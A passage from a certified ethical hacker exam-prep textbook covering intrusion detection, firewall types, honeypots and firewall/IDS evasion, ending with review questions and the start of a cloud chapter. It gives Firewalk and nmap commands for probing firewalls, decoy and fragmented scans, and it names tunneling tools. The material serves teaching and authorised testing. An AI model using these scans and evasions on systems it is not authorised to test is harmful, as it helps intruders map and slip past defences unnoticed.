- Signature recognition is effective at detecting known attacks and poor at detecting ones not in its database. There is also a slight possibility that other traffic not related to an attack will trigger a false positive. Improper signatures can cause false positives and false negatives.
- Evolution of attacks and minor variations of attacks can result in the need for multiple signatures for a single attack. Just a single bit change can trigger the need for a new signature to be created.

Although these problems may seem to bar the implementation of such systems or at least cause some concern, this type of IDS is widely deployed.



Signature-based IDSs also have another potential drawback: The signature files must be updated regularly. If a signature database is not updated regularly, false negatives will start to occur with more regularity. This means that attacks that should have been caught by the IDS have passed through undetected.

Anomaly Detection

Anomaly detection is different from signature detection in how it detects potential attacks. In this system, any activity that doesn't match something in the database is considered an anomaly. Also, any deviation from the configured database is regarded as an attack and

triggers further action. Unlike the signature-based system, this type of system must be set up to understand what normal activity on a network is so that it can detect deviations from this baseline. If the system is not configured as to what constitutes normal behavior on a network, false positives and negatives can easily become a problem.



It is not uncommon for anomaly-based systems to be installed initially in a learning mode that allows them to observe how your specific network looks over a period of time. Once a sufficient period of observation has passed and enough of a profile of typical traffic has been established, you can switch the device into an active mode, and it will act just like a normal IDS. During the learning mode it is not unheard of to take baselines during peak and off-peak hours and when updates and such are pushed out to the network in order to get a clear picture of activity.

Protocol Detection

The third type of detection used by IDSs is protocol anomaly detection. It is based on the anomalies that are specific to a given protocol. To determine what anomalies are present, the system uses known specifications for a protocol and then uses that as a model to compare traffic against. Through use of this design, new attacks may be discovered.

This method can detect new attacks before normal anomaly detection or signature detection can. The detection method relies on the use or misuse of the protocol and not the rapidly changing attack method. Unlike the prior two methods, protocol anomaly detection does not require that you download signature updates. Alarms in this type of system are typically presented differently from others, and thus you should consult the manufacturers' guides because each may be different.

Signs of an Intrusion

So what type of activities are indications of a potential attack? What type of actions can an IDS respond to? Let's look at activities that may indicate an intrusion has occurred.



Intrusion prevention systems (IPSs) work very much like IDSs but with the added capability of being able to either shut down an attack by blocking traffic or lock down a system at the host level, thus thwarting the attack.

Host System Intrusions

What is an indicator of an attack on a host? A wide range of activities could be construed as an attack:

- File system anomalies such as unknown files, altered file attributes, and/or alteration of files
- New files or folders that appear without explanation or whose purpose cannot be ascertained. New files may be a sign of items such as a rootkit or an attack that could be spread across a network.

- Presence of rogue `suid` or `sgid` on a Linux system
- Unknown or unexplained modifications to files
- Unknown file extensions
- Cryptic filenames
- Double extensions such as `filename.exe.exe`

This is not an exhaustive list. As attackers evolve, so do the attacks that may be used against a target.

Network Intrusions

Indications of a potential network attack or intrusion include the following:

- Increased and unexplained use of network bandwidth
- Probes or services on systems on the network
- Connection requests from unknown IPs outside the local network
- Repeated login attempts from remote hosts
- Unknown or unexplained messages in log files

Nonspecific Signs of Intrusion

Other signs can appear that may indicate the presence of an intruder or potential intrusion in progress:

- Modifications to system software and configuration files
- Missing logs or logs with incorrect permissions or ownership
- System crashes or reboots
- Gaps in the system accounting
- Unfamiliar processes
- Use of unknown logins
- Logins during nonworking hours
- Presence of new user accounts
- Gaps in system audit files
- Decrease in system performance
- Unexplained system reboots or crashes



Keep in mind that you need to regularly check system logs for unknown or unexplained behavior. However, as a result of some of the techniques you learned earlier in this book, these contents can be altered or removed entirely. Always check the system or environment completely before automatically assuming you have an intrusion.

Firewalls

Firewalls are another protective device for networks that stand in the way of a penetration tester or attacker. Firewalls represent a barrier or logical delineation between two zones or areas of trust. In its simplest form an implementation of a firewall represents the barrier between a private and a public network, but things can get much more complicated from there, as you'll see in this section.



For the most part we refer to firewalls as an abstract concept in this book, but in real life a firewall can be either software or a hardware device. Where required in this chapter, I'll make the distinction between software- and hardware-based firewalls.

When discussing firewalls, it is important to understand how they work and their placement on a network. A firewall is a collection of programs and services located at the *choke point* (the location where traffic enters and exits the network). It is designed to filter all traffic flowing in and out and determine if that traffic should be allowed to continue. In many cases the firewall is placed at a distance from important resources so that in the case of compromise key resources are not adversely impacted. If you take enough care and do proper planning along with a healthy dose of testing, only traffic that is explicitly allowed to pass will be able to do so, with all other traffic dropped at the firewall.



Firewalls can also be thought of as separating different zones of trust. This means that if you have two different networks or areas that have differing levels of trust placed on them, the firewall will act as the boundary between the two.

Here are some details about firewalls to be aware of:

- Firewalls are a form of IDS since all traffic can be monitored and logged when it crosses the firewall.
- A firewall's configuration is mandated by a company's security policy and will change to keep pace with the goals of the organization.
- Firewalls are typically configured to allow only specific kinds of traffic, such as with email protocols, web protocols, or remote access protocols.
- In some cases, a firewall may also act as a form of phone tap, allowing for the identification of attempts to dial into the network.
- A firewall uses rules that determine how traffic will be handled. Rules exist for traffic entering and exiting the network, and it is possible for traffic going one way not to be allowed to go the other way.
- For traffic that passes the firewall, the device also acts as a router, helping guide traffic flowing between networks.

- Firewalls can filter traffic based on a multitude of criteria, including destination, origin, protocol, content, or application.
- In the event that traffic of a malicious nature tries to pass the firewall, a properly configured alarm will alert a system administrator or other party as needed.



In many cases, a firewall works in conjunction with a router. The motivation behind this layout is that placing a border gateway router in front of a firewall can help reduce the load placed on it, allowing it to perform more efficiently. It is also worth mentioning that an NIDS can also be installed alongside a firewall to provide additional monitoring capabilities and identify how well the firewall is functioning.

Firewall Configurations

Not all firewalls or firewall setups are created equally, so you need to be familiar with each setup and how it works. Firewalls can be set up and arranged in several ways, each offering its own advantages and disadvantages. In this section we'll cover each method.

Bastion Host

A *bastion host* is intended to be the point through which traffic enters and exits the network. It is a computer system that hosts nothing other than what it needs to perform its defined role, which in this case is to protect resources from attack. This type of host has two interfaces: one connected to the public network and the other to the internal network.

Screened Subnet

This type of setup uses a single firewall with three built-in interfaces. The three interfaces are connected to the Internet, the DMZ (more on this in a moment), and the intranet, respectively. The obvious advantage of this setup is that the individual areas are separated from one another by virtue of the fact that each is connected to its own interface. This offers the advantage of preventing a compromise in one area from affecting one of the other areas.

Multihomed Firewall

A multihomed firewall refers to two or more networks. Each interface is connected to its own network segment logically and physically. A multihomed firewall is commonly used to increase efficiency and reliability of an IP network. In this case, more than three interfaces are present to allow for further subdividing the systems based on the specific security objectives of the organization.

Demilitarized Zone

A DMZ is a buffer zone between the public and private networks in an organization. It is used to act as not only a buffer zone but also a way to host services that a company

wishes to make publicly available without allowing direct access to their own internal network.

A DMZ is constructed through the use of a firewall. Three or more network interfaces are assigned specific roles such as internal trusted network, DMZ network, and external untrusted network (Internet).



Remember that each implementation is a little different in how it functions. You should know the cast of characters involved in its layout.

Types of Firewalls

Not all firewalls are the same, and you must know the various types of firewall and be able to understand how each works:

Packet-Filtering Firewall This is perhaps the simplest form of firewall. It works at the Network level of the OSI model. Typically these firewalls are built directly into a router as part of its standard feature set. This firewall compares the properties of a packet such as source and destination address, protocol, and port. If a packet doesn't match a defined rule, it is dropped. If the packet matches a rule, it typically is allowed to pass.

Circuit-Level Gateway This is a more complex form of firewall that works at the Session layer of the OSI model. A circuit-level firewall is able to detect whether a requested session is valid by checking the TCP handshaking between the packets. Circuit-level gateways do not filter individual packets.

Application-Level Firewall This firewall analyzes the application information to make decisions about whether to transmit the packets.



A proxy-based firewall asks for authentication to pass the packets because it works at the Application layer. A content-caching proxy optimizes performance by caching frequently accessed information instead of sending new requests for the same data to the servers.

Stateful Multilayer Inspection Firewall This firewall combines the aspects of the other three types. It filters packets at the Network layer to determine whether session packets are legitimate, and it evaluates the contents of packets at the Application layer.



For the CEH exam, be sure you know the firewall types and what distinguishes them from one another. Also be sure to know which layer of the OSI model each operates at and why.

What's That Firewall Running?

To determine a type of firewall and even a brand, you can use your experience with port scanning and tools to build information about the firewall your target is running. By identifying certain ports, you can link the results to a specific firewall and from that point determine the type of attack or process to take in order to compromise or bypass the device.



Some firewalls such as Check Point FireWall-1 and Microsoft Proxy Server listen on ports TCP 256–259 and TCP 1080 and 1745.

Fortunately, you can perform banner grabbing with Telnet to identify the service running on a port. If you encounter a firewall that has specific ports running, that may help in identification. It is possible to banner grab and see what is reported back.

Firewalking

Another effective way to determine the configuration of a firewall is through firewalking. Firewalking may sound like a painful process and test of courage, but it is actually the process of probing a firewall to determine the configuration of ACLs by sending TCP and UDP packets at the firewall. The key to making this successful is the fact that the packets are set to have one more hop in their time to live (TTL) in order to get them past the firewall or elicit a response stating otherwise.

To perform a firewalk against a firewall, you need three components:

Firewalking Host The system, outside the target network, from which the data packets are sent to the destination host, in order to gain more information about the target network

Gateway Host The system on the target network that is connected to the Internet, through which the data packet passes on its way to the target network

Destination Host The target system on the network to which the data packets are addressed

Using Firewalk

There are different ways to perform the process of firewalking using different tools, but one that is popular is Firewalk for Linux. This utility is designed to make use of active methods to ascertain which Layer 4 protocols will pass through a device. When executed, Firewalk sends out numerous TCP and/or UDP packets with a TTL set to be one step higher than the target. In practice this means that if a packet goes through the firewall, it will expire at the next hop and the scanning system will receive an ICMP_TIME_EXCEEDED message. However, for traffic that is blocked, no response will be returned because the device will generally drop these packets completely.

The first step in making this process work is to determine the correct value for the TTL. Since we need traffic to get past the firewall and to the next host, the TTL will be

set to the number of hops to get to the firewall plus one. Remember that when you are determining the exact hop count, you are not looking to reach anything farther on in the network, just the count to get one step past the firewall. Keep in mind that firewalking is intended to analyze the firewall itself, and you will go after other targets later. Once you have determined this using a utility such as traceroute, you can begin the actual scan.



If you are unsure of how TTL and hop counts work, you may want to go back and review Chapter 2, "System Fundamentals," and Chapter 4, "Footprinting," to brush up.

To illustrate, here are the results of running Firewalk against a target:

```
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 217.41.132.201 using 217.41.132.161 as a metric.
Ramping Phase:
1 (TTL 1): expired [192.168.102.254]
2 (TTL 2): expired [212.38.177.41]
3 (TTL 3): expired [217.41.132.201]
Binding host reached.
Scan bound at 4 hops.
Scanning Phase:
port 21: A! open (port listen) [217.41.132.161]
port 22: A! open (port not listen) [217.41.132.161]
port 23: A! open (port listen) [217.41.132.161]
port 25: A! open (port not listen) [217.41.132.161]
port 53: A! open (port not listen) [217.41.132.161]
port 80: A! open (port not listen) [217.41.132.161]
Scan completed successfully.
```

In this example you can see that ports 21 and 23 are both open and something is listening behind those ports. The other ports are just open and nothing is behind them based on the results returned.

If you look up higher in the results, you'll see the Ramping phase. In this step the firewalking script is using traceroute to see how many hops it takes to get to the target. Once this number is determined to be 3, Firewalk adds one hop to bring it to 4 and limits or sets the bounds of the scan at 4 hops. By doing this the scanner can tell if packets got to the point past the firewall or were stopped by the firewall.

Let's take Firewalk for a drive and see how to use it in practice; see Exercise 17.1.

EXERCISE 17.1

Come Firewalk with Kali

In this exercise you will use Kali and the Firewalk script to target a firewall and try to determine the configuration of the firewall in place. To complete this exercise you will need to be running Kali and have a firewalled system on your network or have permission to scan.

To use Firewalk, follow these steps:

1. At the Kali terminal window enter the following command:

   ```
   firewalk -S1-1024 -i <interface> -n -pTCP <gateway IP> <target IP>
   ```

2. In this example `-S` states which ports to scan, `-i` is the network interface to scan with, `-n` states no reverse name resolution, and `-p` says to use TCP for the scan. The last two are the address of the gateway or firewall, and `target IP` is the point behind the firewall. Populate these with the appropriate values for your environment.

3. Press Enter.

   The Firewalk script will now be running and will provide results after a few moments.

   After Firewalk completes take a look at the results and you should be able to get an idea of how traffic is handled. You should see which ports are open as well as which ones have something listening behind them or not.

One thing I haven't mentioned in relation to firewalking is what you should do once you find open ports. In practice, once an attacker finds open ports they could now focus on those ports and configure their tools to get into the system through them. There is another benefit to finding these open ports on the firewall. Ports that are open by design of the system owner may not perform any sort of logging on traffic that passes through them.

Using Nmap to Determine a Firewall's Configuration

As we have seen time and time again, Nmap is capable of doing many things, and in this case it can also perform firewalking. In practice, this means that the TTL value of packets is configured to one step past the firewall. If the probe passes the firewall and hits the next router, the TTL is decremented by 1 and an ICMP_TIME_EXCEEDED message is returned.

It starts with a TTL equal to the distance to the target. If the probe times out, it is re-sent with a TTL decreased by 1. If you get an ICMP_TIME_EXCEEDED, then the scan is over for this probe, meaning that the port is closed.

To make this even more effective Nmap has a built-in script that will perform firewalking for you. You can call this script and target a victim using the following syntax:

```
nmap --script=firewalk --traceroute <target ip-address>
```

In this example, --script= specifies the script to use. The next switch, --traceroute, executes a traceroute to the target IP address in order to determine the bounds for the firewalking process.

Mobile Devices and Firewalls

In the past firewalls protected networks as well as hosts on the network in the form of personal firewalls, but now mobile devices have the same problems that hosts had in the past. Thus we now have firewalls for mobile devices. The Google Play store, for example, is filled with different quality firewalls, some that are free and some that cost. This is the case for Apple's devices as well.



For more information on mobile devices and the vulnerabilities as well as defenses available, refer to Chapter 16, "Mobile Device Security."

Honeypots

One of the more interesting systems you will encounter is a honeypot. A honeypot may sound like something out of a *Winnie the Pooh* book, but it is actually a device or system used to attract and trap attackers who are trying to gain access to a system. However, honeypots are far from being just a booby trap; they have also been used as research tools, as decoys, and just to gain information. They are not designed to address any specific security problem.

Honeypots don't fit into any neat classification or category. Honeypots can fulfil a number of different purposes or roles for an organization, but most agree that a honeypot provides value from being used by unauthorized parties or through illicit use. Honeypots are designed to be misused and abused and in that role they stand alone. In practice the system can appear as any of the following:

- A dedicated server
- A simulated system of some type
- A service on a host designed to look legitimate
- A virtual server
- A single file

In all these examples the honeypot is configured to look like a real item within the environment, but it is anything but that. While a honeypot looks like a real resource and may behave that way, it is never intended to be used for any legitimate purpose. If a honeypot has any sort of actions in progress on it, then they are more than likely due to some sort of unauthorized or accidental use that may even be malicious.

In some circles a honeypot is viewed as a decoy device, but this is also not entirely correct and can be confusing. It is not unheard of for a honeypot to be described as something you put in your DMZ with the goal of having someone break into it. In terms

of research this would be a valid and true statement to make, but it doesn't hold up upon closer inspection. The last thing you want as the owner of a network or the person in charge of security is for someone to break into your environment, as would be the case of a decoy in the DMZ. Since a DMZ would host systems like web servers, email gateways, or other services, you would not want to draw an attacker's attention in any way to these items.



This is not to say that some environments have not employed a honeypot as a decoy, but it should not be deployed as the core strategy. A honeypot as a decoy has been used to draw intruders away from critical resources, but this requires careful planning to avoid problems.

Using a Honeypot in Practice

A honeypot is ideally suited to get a clearer picture of the activity on or around the critical systems in your environment. The common use of honeypots is to look like a legitimate resource so as to be indistinguishable from the real thing. This will subject both the honeypot and the real resource to the same activity, meaning that attacks can be detected more easily.

An example of a typical deployment of a honeypot would be one where we have a high-traffic web server. In this environment we would put the web server and a honeypot configured identically in the DMZ. Since both are the same, the attacks both are exposed to in the same location should also match. Any malware, probes, enumeration, or other actions would immediately be detectable as a potential attack because the honeypot has no legitimate use. This information gathered from the honeypot would allow for the design and placement of better defenses.

High vs. Low Interaction

Honeypots are not all created equal. There are two main categories: high- and low-interaction varieties.

- Low-interaction honeypots rely on the emulation of service and programs that would be found on a vulnerable system. If attacked, the system detects the activity and throws an error that can be reviewed by an administrator.
- High-interaction honeypots are more complex in that they are no longer a single system that looks vulnerable but an entire network typically known as a *honeynet*. Any activity that happens in this tightly controlled and monitored environment is reported. One other difference in this setup is that in lieu of emulation, real systems with real applications are present.

Honeypots can be easily explored and evaluated as something to consider for your environment. Those available include KFSensor, HoneyBOT, and HoneyDrive, to name a few.

Run Silent, Run Deep: Evasion Techniques

Each of the devices covered in this chapter is designed to stop or slow down an attack. Since you, as a penetration tester, are trying to test a system, you must be able to get around these devices if possible or at least know how to attempt to do so. In this section we discuss the various mechanisms available, how they work, and what devices they are designed to deal with.

Denial of Service vs. IDS

Another mechanism for getting around an IDS is to attack the IDS directly or exploit a weakness in the system via a DoS attack. A DoS or DDoS attack overwhelms or disables a target in such a way as to make it temporarily or permanently unavailable. Through the consumption of vital system resources, the overall performance of the target is adversely impacted, making it less able—or completely unable—to respond to legitimate traffic or at least not function to the best of its ability.

If we target an IDS with a DoS attack, something interesting happens: The IDS functions erratically or not at all. To understand this, think of what an IDS is doing and how many resources it needs to do its job. An IDS is sniffing traffic and comparing that traffic to rules, which takes a considerable amount of resources to perform. If these resources can be consumed by another event, then it can have the effect of changing the behavior of the IDS. By using enumeration and system hacking methods it is possible for an attacker to identify which resources are under load or are vital to the proper functioning of the IDS. Once those resources are identified, the attacker can clog up or consume the resources to make the IDS not function properly or become occupied by useless traffic.

Attacks such as the ping of death, teardrop attacks, SYN floods, Smurf Attacks, and Fraggle Attacks can be used to perform a DoS against an NIDS.

Insertion

An insertion attack is an effective method of defying detection by an IDS. In practice the insertion attack relies on knowledge of how the system works and how it will react to packets on the network. Essentially, the insertion attack relies on the fact that an IDS can accept packets that the actual intended recipient would otherwise accept. If an IDS does accept a packet that the end system rejected, then it can be fooled into believing that the end system did accept the packet as well. An attacker can take advantage of this situation by sending packets to an end system that the IDS accepts. Because of the way an IDS works, by sniffing all traffic and comparing it to what knowledge it has in order to detect attacks, it will accept all traffic. Since it will accept all packets that other systems won't, it is possible to overwhelm or defeat it and get an attack past the IDS.

In practice, an insertion attack is effective against IDSs that use signature analysis to identify malicious activity.

Another way to carry out this attack is to tamper with the header of a packet. Adjusting values such as TTL, the flags, size, or other information can cause a packet to get rejected by an end system but not by the IDS.

Obfuscating

Because an IDS relies on being able to observe or read information, the process of obscuring or obfuscating code can be an effective evasion technique. This technique relies on manipulating information in such a way that the IDS cannot comprehend or understand it but the target can. You can accomplish this via manual manipulation of code or through the use of an obfuscator. One example that has been successful against older IDSs is the use of Unicode. By changing standard code such as HTTP requests and responses to their Unicode equivalents, you can produce code that the web server understands but the IDS may not.

Want to cover up your scanning activities by placing entries in the firewalls' logs? Easy—just use Nmap to make the firewalls believe that the scan is coming from different locations. Nmap has the ability (through the –D switch) to generate decoys, meaning that detection of the actual scanning system becomes much more difficult:

```
nmap -D RND:10 <target ip> (Generates a random number of decoys)
```

Crying Wolf

Remember the story from your childhood of the boy who cried wolf? The shepherd boy in the story cried wolf so many times as a joke that when the wolf was actually attacking his flock, no one believed him and his flock got eaten. The moral of the story is that liars are rewarded with disbelief from others even when they tell the truth. How does this apply to our IDS discussion? Essentially the same way as the boy in the story: An attacker can target the IDS with an actual attack, causing it to react to the activity and alert the system owner. If done repeatedly, the owner of the system will see log files full of information that says an attack is happening, but no other evidence suggests the same. Eventually the system owner may start to ignore these warnings, or what they perceive to be false positives, and become lax in their observations. Thus an attacker can strike at their actual target in plain sight.

Session Splicing

The type of evasion technique known as *session splicing* is an IDS evasion technique that exploits the fact that some types of IDSs don't reassemble or rebuild sessions before analyzing traffic. In addition, it is possible to fool some systems by fragmenting packets or tampering with the transmission of packets in such a way that the IDS cannot analyze them and instead forwards them to the target host.



Tampering with the fragmentation of a packet can be a tremendously effective way of evading an IDS. An example would be to adjust the fragments such that when they are reassembled they overlap, causing problems for the IDS, which again may result in the fragments being forwarded to the intended target.

Fun with Flags

The Transmission Control Protocol uses flags on packets to describe the status of the packet. Knowledge of these flags can yield benefits such as evasion techniques for IDSs.

Bogus RST

RST is one of the many flags used to end two-way communications between endpoints. In addition to these flags, checksums are used to verify the integrity of the packet to ensure that what was received is what was sent originally. An attacker can use alteration of this checksum to cause the IDS to not process the packet. What happens with some IDSs is that upon receipt of an invalid checksum, processing stops and the traffic passes unimpeded by the IDS without raising an alert.

Sense of Urgency

The URG flag is used to mark data as being urgent in nature. Packets flagged with the URG bit set are processed immediately by "jumping" to the front of the "line" ahead of other packets. Some IDSs do not take this previous data into account and let it pass unimpeded, letting an attack potentially pass without hindrance.

Encryption

Some IDSs cannot process encrypted traffic and therefore will let it pass. Of all the evasion techniques, encryption is one of the most effective.

Evading Firewalls

Earlier you learned what a firewall is capable of doing and the different types that exist. So how does an attacker evade these devices? A handful of techniques are available.

IP Address Spoofing

One effective way an attacker can evade a firewall is to appear as something else, such as a trusted host. Using spoofing to modify address information, the attacker can make the source of an attack appear to come from someplace other than the malicious party.

While this attack can be effective, there are some limitations that may thwart this process. The more obvious one is the fact that firewalls will more than likely drop traffic that would fit the definition here. Specifically, a trusted host may be something inside the network itself. Any sort of specially crafted packet from an IP address range on the local network but coming from outside the network will get dropped as invalid.

Source Routing

Using this technique, the sender of the packet designates the route that a packet should take through the network in such a way that the designated route should bypass the firewall node. Using this technique, the attacker can evade the firewall restrictions.

Through the use of source routing, it is entirely possible for the attacker or sender of a packet to specify the route they want it to take instead of leaving such choices up to the normal routing process. In this process the origin or source of a packet is assumed to have all the information it needs about the layout of a network and can therefore specify its own best path for getting to its destination.

By employing source routing, an attacker may be able to reach a system that would not normally be reachable. These systems could include those with private IP addresses or those that are protected under normal conditions from the Internet. The attacker may even be able to perform IP spoofing, further complicating detection and tracing of the attack by making the packet's origin unknown or different from its actual origin.

Fortunately, the easiest way to prevent source routing is to configure routers to ignore any source routing attempts on the privately controlled network.

Fragmentation

The attacker uses the IP fragmentation technique to create extremely small fragments and force the TCP header information into the next fragment. This may result in a case where the TCP flags field is forced into the second fragment, while filters can check these flags only in the first octet. Thus, the IDS ignores the TCP flags.

To cause fragmentation of traffic in Nmap you could use the following command:

```
Nmap -sS -sV -f <ip address or hostname of target>
```

Note that the –f instructs Nmap to break the scan being performed here into 8-byte fragments, which may be able to pass by defensive measures between the scanner and the target.

Two forms of fragmentation can be used to defeat an IDS, which are issues relating to reassembly and overlapping fragments.

In the first case, reassembly of fragments is exploited by an attacker fragmenting traffic intentionally. Under normal conditions the fragments are received by the intended host, and because each fragment is numbered, the host knows how to reassemble them. However, to fool an IDS an attacker can exploit a weakness in some IDSs by sending the packets out of order, which some IDSs cannot deal with. It is also possible to fragment traffic, but by only sending some of the fragments, the IDS must buffer the fragments until the last bit arrives. The problem here is that they never arrive and the IDS will store them in memory while it waits. If an attacker does this with enough traffic, memory will be used up on the IDS.

In the case of overlapping fragments, the IDS is forced to deal with fragments that won't reassemble the right way. This means that the fragments may overlap or not otherwise fit together, so the IDS will fail when trying to deal with them.

IP Addresses to Access Websites

A mechanism that is effective in some cases at evading or bypassing a firewall is the use of an IP address in place of a URL. Since some firewalls look only at URLs instead of the actual IP addresses, using the address to access a website can allow an attacker to bypass the device.



Mechanisms such as host2ip can convert a URL to an IP address, potentially allowing this address to be used in a browser to bypass the firewall.

Other mechanisms that are somewhat similar to this technique are using website anonymizers and open public proxy servers to get around the firewalls or website restrictions of a company.

ICMP Tunneling

Yet another method to bypass or evade a firewall is through the use of ICMP tunneling. ICMP can be used to bypass a firewall through a little-known part of the RFC 792 specification (responsible for defining the operation of ICMP). ICMP defines the format and structure of the packet but not what the packet carries as part of its data portion. Due to this ambiguous definition of the data portion, the contents can be completely arbitrary, thus allowing a diverse range of items to be included within the data section. This section can include information regarding applications that can open a covert channel or plant malware. The result can be that an organization's firewalls are opened.

One tool that is effective at performing this type of task is Loki, which has the ability to tunnel commands within an ICMP echo packet. Other similar tools are NCovert and 007shell, both of which allow crafting of packets that can be used to bypass a firewall.

ACK Tunneling

Pursuing a variation of a theme, you can also use ACK tunneling to bypass the scrutiny of a firewall. ACK tunneling exploits the fact that some firewalls do not check packets that have the ACK bit configured. The reason for this lapse is that the ACK packet is used to respond to previous, and assumed legitimate, traffic that has already been approved.

An attacker can leverage this flaw by sending packets with the ACK flag set using a tool such as AckCmd.

HTTP Tunneling

An additional variation of the tunneling method involves exploiting HTTP. This method may be one of the easiest ones to use mainly because the protocol is already allowed through many firewalls as part of normal operations. HTTP traffic is considered normal because just about every company needs to have Internet access or provide public access to resources such as web servers and web applications.

One tool that may be used to exploit this situation is HTTPTunnel, which uses a client-server architecture to facilitate its operation.

Testing a Firewall and IDS

With so many techniques and mechanisms at your disposal, you can now test your defensive and monitoring capabilities.

Overview of Testing a Firewall

The following are the general steps for testing the integrity and capability of a firewall, whether it is based on hardware or software:

1. Footprint the target.
2. Perform port scanning.

3. Perform banner grabbing against open ports.
4. Attempt firewalking.
5. Disable trusted hosts.
6. Perform IP address spoofing.
7. Perform source routing.
8. Substitute an IP address for a URL.
9. Perform a fragmentation attack.
10. Use an anonymizer.
11. Make use of a proxy server to bypass a firewall.
12. Use ICMP tunneling.
13. Use ACK tunneling.

Overview of Testing an IDS

Much like testing a firewall, there is a general process for testing an IDS. It tends to be something like the following:

1. Disable trusted hosts.
2. Attempt an insertion attack.
3. Implement evasion techniques.
4. Perform a DoS.
5. Use code obfuscation.
6. Perform a false-positive generation technique.
7. Attempt a Unicode attack.
8. Perform a fragmentation attack.

It is important to remember that not every attack will work when testing a firewall or IDS, but you should still log the results and make note of the way the devices respond. When testing is complete, compare and analyze the results to see if you can determine any patterns or behavior that may indicate the nature of the environment or vulnerabilities present.

Summary

In this chapter we looked at firewalls, IDSs, and honeypots as mechanisms used to defend a network as well as something to evade as an attacker. You saw that the problem is that whereas many attacks are effective at getting information, they can be thwarted by using any of the systems we have covered. Today's networks and environments employ a range of defensive and detective measures designed to deal with such attacks.

Corporations now routinely use many defensive measures, each with its own way of putting a stop to attacks. Intrusion detection systems, intrusion prevention systems, firewalls, honeypots, and other such systems are potent adversaries and obstacles to your activities. Although these devices are formidable, they are not insurmountable, so you must learn how they work and then see what you can do to overcome the obstacles or just get around them altogether.

Exam Essentials

Understand the different types of firewalls. Know that not all firewalls are the same and that each operates a little differently. For example, packet filtering firewalls work at the network level and are commonly embedded in routers, whereas stateful firewalls are devices unto themselves.

Know the differences between HIDSs and NIDSs. Understand that an HIDS and an NIDS are not the same and do not monitor the same type of activity. An NIDS monitors traffic on a network but diminishes in effectiveness where a host is concerned. An HIDS has diminished capability outside a specific host.

Understand the role of a honeypot. A honeypot is a tool used to attract an attacker for the purpose of research, to act as a decoy, or to gain intelligence as to what types of attacks you may be facing and how well your defenses are working.

Review Questions

1. An HIDS is used to monitor activity on which of the following?
   - **A.** Network
   - **B.** Application
   - **C.** Log file
   - **D.** Host
2. Which of the following can be used to identify a firewall?
   - **A.** Search engines
   - **B.** Email
   - **C.** Port scanning
   - **D.** Google hacking
3. An NIDS is based on technology similar to which of the following?
   - **A.** Packet sniffing
   - **B.** Privilege escalation
   - **C.** Enumeration
   - **D.** Backdoor
4. Which of the following can be used to evade an IDS?
   - **A.** Packet sniffing
   - **B.** Port scanning
   - **C.** Enumeration
   - **D.** Encryption
5. Altering a checksum of a packet can be used to do what?
   - **A.** Send an `RST`.
   - **B.** Send a `URG`.
   - **C.** Reset a connection.
   - **D.** Evade an NIDS.
6. Firewalking is done to accomplish which of the following?
   - **A.** Find the configuration of an NIDS.
   - **B.** Find the configuration of an HIDS.
   - **C.** Uncover a honeypot.
   - **D.** Analyze a firewall.
7. A method for overwhelming an IDS using packets with incorrect TTL values or flags is known as what?
   - **A.** Session splicing
   - **B.** Insertion

C. Fragmenting

D. ACK scanning

8. How does a fragmentation attack, which takes a packet, breaks it into fragments, and sends only some of the fragments to the target, cause a DoS?

A. By consuming processor power on the IDS

B. By overwhelming the IDS with too many fragments

C. By exhausting memory by caching the fragments

D. By filling virtual memory with too much data

9. Which of the following uses a database of known attacks?

A. Signature file

B. Anomaly

C. Behavior

D. Shellcode

10. An anomaly-based NIDS is designed to look for what?

A. Patterns of known attacks

B. Deviations from known traffic patterns

C. Log alterations

D. False positives

11. Multihomed firewall has a minimum of how many network connections?

A. Two

B. Three

C. Four

D. Five

12. A DMZ is created with which of the following?

A. A firewall and a router

B. A multihomed firewall

C. Two routers

D. A multihomed router

13. A firewall is used to separate which of the following?

A. Networks

B. Hosts

C. Permissions

D. ACL

14. In practice a honeypot will be configured how?

A. As an unpatched system

B. As a decoy server

C. As a duplicate of a real system

D. As an analysis tool

15. Which ports does SNMP use to function?

A. 160 and 161

B. 160 and 162

C. 389 and 160

D. 161 and 162

16. HTTP is typically open on which port in a firewall?

A. 25

B. 443

C. 80

D. 110

17. What is a system used as a chokepoint for traffic?

A. IDS

B. DMZ

C. Bastion host

D. SNMP host

18. At which layer of the OSI model does a packet-filtering firewall work?

A. Layer 1

B. Layer 2

C. Layer 3

D. Layer 4

19. What type of firewall analyzes the status of traffic?

A. Circuit level

B. Packet filtering

C. Stateful inspection

D. NIDS

20. What can be used instead of a URL to evade some firewalls?

A. IP address

B. Encryption

C. Stateful inspection

D. NIDS

Chapter

18



Cloud Technologies and Security

CEH EXAM TOPICS COVERED IN THIS CHAPTER:

✓ **III. Security**

- E. Network security
- P. Vulnerabilities



What is the cloud? Where is the cloud? Are we in the cloud now? These are all questions you've probably heard or even asked yourself. The term *cloud computing* is everywhere.

In the simplest terms, cloud computing means storing and accessing data and programs over the Internet instead of locally. The cloud is just a metaphor for a service or storage where the exact underlying mechanics aren't required to be known or just don't matter. Rather, the functionality provided is the important part of the equation.

The cloud is different than network attached storage or other types of servers—much different. Storing content on a home storage device or enterprise storage device is not the same as having or utilizing the cloud. In fact, the cloud is much different from other storage methods of the past and counts as a new way of delivering services or providing storage or simply as a development platform. The cloud is not as simple as some companies would have you believe, with one company even naming their technology "My Cloud" just to make things more confusing.

What Is the Cloud?

While *cloud computing* is a new term, it is not a new concept and is actually a grown-up and more mature version of what used to be known as grid computing. No matter what you call it, the cloud is a way of moving services, infrastructure, and platforms into the new environment. Ideally, this move makes the growth and management of software and other technology easier and more cost effective than before.



The concept of the cloud has been evolving over the last three decades with many different ideas and developments converging to make the cloud what we understand it today. Of course, what initially was looked at as a way of pooling resources and providing storage has become much more than that over the last several years.

So what is the cloud exactly, and how can we define it in a way that makes sense? In general, we can break down the list of characteristics of a cloud computing solution into something quite simple and succinct:

On-Demand Self-Service Users of cloud services have the capability to tweak, customize, and configure services as needed to meet their needs both now and in the future.

Broad Network Access Resources can be accessed from any device anywhere with any connection. The cloud is designed to be accessed from anywhere.

Resource Pooling The provider's computing resources are pooled to serve multiple consumers using a multi-tenant model, with different physical and virtual resources dynamically assigned and reassigned according to consumer demand.

Rapid Elasticity Capabilities within the cloud have the ability to be expanded and adjusted to add more performance, space, or capability to the system, allowing the user to grow as needed without having to worry about the process. In fact, to them it may seem like they have unlimited space and resources.

Measured Service Cloud systems automatically control and optimize resource use by leveraging a metering capability at some level of abstraction appropriate to the type of service. Resource usage can be monitored, controlled, and reported, providing transparency for the provider and consumer.



